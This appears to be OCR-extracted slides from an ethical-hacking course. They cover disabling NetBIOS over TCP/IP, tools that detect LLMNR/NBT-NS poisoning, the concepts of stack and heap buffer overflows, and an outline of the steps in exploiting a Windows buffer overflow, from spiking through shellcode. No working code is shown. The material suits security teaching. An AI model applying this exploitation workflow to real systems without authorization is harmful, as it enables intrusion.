


Disabling NBT-NS


- Open the **Control Panel** and navigate to **Network and Internet → Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced → WINS**
- From the NetBIOS options, check "**Disable NetBIOS over TCP/IP**" radio button and click **OK**

Tools to Detect LLMNR/NBT-NS Poisoning

Vindicate	Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**
got-responded	got-responded helps security professionals to check for both **LLMNR/NBT-NS spoofing**



https://github.com




https://github.com

Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

1. **Identify the vulnerability**
2. **Determine the risk associated with the vulnerability**
3. **Determine the capability of the vulnerability**
4. **Develop the exploit**
5. **Select the method for delivering – local or remote**
6. **Generate and deliver the payload**
7. **Gain remote access**

Exploit Sites



https://www.securityfocus.com

https://cve.mitre.org

Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.


Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations:
  - **PUSH** stores the data onto the stack
  - **POP** removes data from the stack .


- When a function starts execution, a **stack frame** is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the **EIP register**
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system



Stack memory includes five types of registers:

- **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
- **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
- **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
- **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
- **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)



Types of Buffer Overflow: Heap-Based Buffer Overflow


- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques

Heap: Before Overflow


Heap: After Overflow

Simple Buffer Overflow in C

Example of Stack-Based Overflow



Example of Heap-Based Overflow






Figure 6.40: Screenshot of C program demonstrating stack-based buffer overflow

Figure 6.41: Screenshot showing the output of stack-based buffer overflow




Figure 6.42: Screenshot of C program demonstrating heap-based buffer overflow




Figure 6.43: Screenshot showing the output of heap-based buffer overflow

Windows Buffer Overflow Exploitation

C|EH

Steps involved in exploiting Windows based buffer overflow vulnerability:


1. Perform spiking
2. Perform fuzzing
3. Identify the offset
4. Overwrite the EIP register
5. Identify bad characters
7. Identify the right module
6. Generate shellcode
8. Gain root access

Windows Buffer Overflow Exploitation (Cont'd)


Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

